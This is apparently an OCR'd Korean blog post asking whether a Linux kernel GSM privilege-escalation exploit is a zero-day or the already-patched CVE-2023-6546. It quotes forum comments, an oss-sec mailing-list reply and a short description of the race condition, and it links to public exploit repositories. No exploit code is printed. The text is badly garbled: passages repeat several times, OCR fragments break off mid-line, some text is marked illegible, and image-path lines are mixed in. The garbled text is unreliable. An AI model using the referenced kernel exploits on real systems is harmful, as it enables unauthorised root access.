This is not a zero-day?

Isn't it like CVE-2023-6546?

arno_cook_인플루언서 • 2개월 전

이것에 대한 링크가 있나요? CVE ID, 블로그, ...

133 회신하다 상 공유하다 ...

대규모 과제9320 • 2개월 전

https://bugzilla.redhat.com/show_bug.cgi?id=2255498

CVE-2023-6546, ZDI-CAN-20527

29 회신하다 상 공유하다 ...

사이버펑키한 • 2개월 전

CVE-2023-6546일 수도 있지만 확실하지는 않습니다.

6 회신하다 상 공유하다 ...

하비스 • 2개월 전 • 편집됨 2개월 전

모든 업데이트(커널 6.5.0-27)가 설치된 Ubuntu 22.04의 새 설치를 테스트했는데 "커널 찾기 오류"라고 표시됨

편집: 커널을 찾기 위해 코드를 업데이트했는데 작동이 중단되었습니다. 6.5.0-25 이후에는 작동하지 않는 것 같습니다.

23 회신하다 상 공유하다 ...

ruhate • 2개월 전

6.5.0-26-generic에서 나를 위해 일했습니다.

4 회신하다 상 공유하다 ...

a1b4fd • 2개월 전

6.5.0-27에서 작동한다는 보고가 있습니다.

4 회신하다 상 공유하다 ...

하비스 • 2개월 전

알겠습니다. 하지만 코드가 제게 맞지 않았기 때문에 몇 가지 코드를 확인해야 합니다.

8 회신하다 상 공유하다 ...

헤이즈 • 2개월 전

실제로 0day는 아니지만.... CVE-2023-6546에 대해 패치된 동일한 버그의 새로운 반복인 것 같습니다.

초기의:https://seclists.org/oss-sec/2024/q2/82

회신하다:https://seclists.org/oss-sec/2024/q2/85

https://twitter.com/YuriiCrimson/status/1778163455075217443

> gsm_dlci_config의 경쟁 조건을 사용하여 6.4 - 6.5를 악용합니다. 5.15 - 6.5를 악용합니다. gsm_dlci_open->gsm_modem_update->gsm_modem_upd_via_msc->gsm_control_wait에서 경쟁 조건을 사용합니다. 우리는 gsm_cobtrol_wait를 기다리고 무료 dlci를 만들기 위해 구성을 다시 시작합니다)). 그럼 2일 0일이죠.

작성 POC:https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html

악용하다:https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit

2 회신하다 상 공유하다 ...


This is not a zero-day?

Isn't it like CVE-

어떤 사람들은 GSM에 대한 취약점이 새로운 취약점이 아닌 과거에
발견되어서 패치되었던 CVE-2023-6546와 같다고 주장합니다.

This is not a zero-day?

Isn't it like CVE-



딱히 결론은 찾아볼 수가 없었습니다.
다른 레퍼런스를 참고해보겠습니다.

GSM Exploit Summary Report

GSM Exploit Summary Report

Kyle Zeng과 Dr. Christopher Kunz는 YuriiCrimson의 익스플로잇과 관련된 커뮤니케이션을 하고 있으며, 이는 CVE-2023-6546와 관련이 없는 0day 취약점을 이용하고 있음을 강조하고 있습니다.

GSM Exploit Summary Report

Kyle Zeng과 Dr. Christopher Kunz는 YuriiCrimson의 익스플로잇과 관련된 커뮤니케이션을 하고 있으며, 이는 CVE-2023-6546와 관련이 없는 0day 취약점을 이용하고 있음을 강조하고 있습니다.

Re: New Linux LPE via GSMIOC_SETCONF_DLCI?

From: Kyle Zeng <zengyhkyle () gmail com>
Date: Thu, 11 Apr 2024 12:52:58 -0700

Kyle Zeng이 Dr.christopher Kunz에게 "Re: New Linux LPE via GSMIOC_SETCONF_DLCI?" 제목으로 메일을 하나 보냈습니다.

GSM Exploit Summary Report

Kyle Zeng과 Dr. Christopher Kunz는 YuriiCrimson의 익스플로잇과 관련된 커뮤니케이션을 하고 있으며, 이는 CVE-2023-6546와 관련이 없는 0day 취약점을 이용하고 있음을 강조하고 있습니다.

Re: New Linux LPE via GSMIOC_SETCONF_DLCI?

From: Kyle Zeng <zengyhkyle () gmail com>
Date: Thu, 11 Apr 2024 12:52:58 -0700

Kyle Zeng이 Dr.christopher Kunz에게 "Re: New Linux LPE via GSMIOC_SETCONF_DLCI?" 제목으로 메일을 하나 보냈습니다.

```
Notice that my previous analysis on YuriiCrimson's exploits is their
ExploitGSM_6_5 version.
I cannot make the ExploitGSM_5_15_to_6_1 version work in the latest
kernel in my test environment. However, this does not rule out the
possibility that it still works.

And the splash of the ExploitGSM_6_5 exploit is attached to the email.

Thanks,
Kyle Zeng
```

Kyle Zeng은 이전에도 GSM Exploit과 관련된 메일을 보냈었습니다.
그 메일에서 다루는 익스플로잇은 Jmep4x의 익스플로잇이었습니다.

GSM Exploit Summary Report

Kyle Zeng과 Dr. Christopher Kunz는 YuriiCrimson의 익스플로잇과 관련된 커뮤니케이션을 하고 있으며, 이는 CVE-2023-6546와 관련이 없는 0day 취약점을 이용하고 있음을 강조하고 있습니다.

Re: New Linux LPE via GSMIOC_SETCONF_DLCI?

From: Kyle Zeng <zengyhkyle () gmail com>
Date: Thu, 11 Apr 2024 12:52:58 -0700

Kyle Zeng이 Dr.christopher Kunz에게 "Re: New Linux LPE via GSMIOC_SETCONF_DLCI?" 제목으로 메일을 하나 보냈습니다.

```
Notice that my previous analysis on YuriiCrimson's exploits is their
ExploitGSM_6_5 version.
I cannot make the ExploitGSM_5_15_to_6_1 version work in the latest
kernel in my test environment. However, this does not rule out the
possibility that it still works.

And the splash of the ExploitGSM_6_5 exploit is attached to the email.

Thanks,
Kyle Zeng
```

Kyle Zeng은 이전에도 GSM Exploit과 관련된 메일을 보냈었습니다.
그 메일에서 다루는 익스플로잇은 Jmep4x의 익스플로잇이었습니다.

```
I just did some preliminary analysis on this.
There are in fact three exploits involved in this.
CVE-2023-6546: https://github.com/Nassim-Asrir/ZDI-24-020/
jmpe4x's GSM exploit:
https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit
YuriiCrimson's GSM exploit: https://github.com/YuriiCrimson/ExploitGSM

I tested all of them. All of them targeted the same subsystem (GSM),
used the same KASLR leak method ("/sys/kernel/notes"). But there are
two vulnerabilities involved here.
In short. jmpe4x's and YuriiCrimson's exploits are the same, but the
vulnerability is not CVE-2023-6546.
!!!!!!!!!!!!
It is a 0day that is not patched in the main tree yet.
Not a patch gap.
!!!!!!!!!!!!
```

YuriiCrimson이 악용한 취약점은 0 day가 맞습니다!

GSM Exploit Summary Report

Kyle Zeng과 Dr. [illegible]을 하고 있으며,
이는 CVE-2023-6

Re: New Linux LPI

From: Kyle Zeng <zengyhky
Date: Thu, 11 Apr 2024 12:5


Kyle Zeng이 Dr.christ [illegible] 보냈습니다.

Notice that my previous
ExploitGSM_6_5 version.
I cannot make the Explo
kernel in my test envir
possibility that it sti

And the splash of the E

Thanks,
Kyle Zeng

Kyle Zeng은 이전에도 [illegible]
그 메일에서 다루는 익스플로잇은 [illegible]



그렇다고 합니다. 이제 직접 익스플로잇을 실행해보겠습니다.

is.
ZDI-24-020/

Nday Exploit
YuriiCrimson/ExploitGSM

same subsystem (GSM),
otes"). But there are

are the same, but the

It is a 0day that is not patched in the main tree yet.
Not a patch gap.
!!!!!!!!!!!!

YuriiCrimson이 악용한 취약점은 0 day가 맞습니다!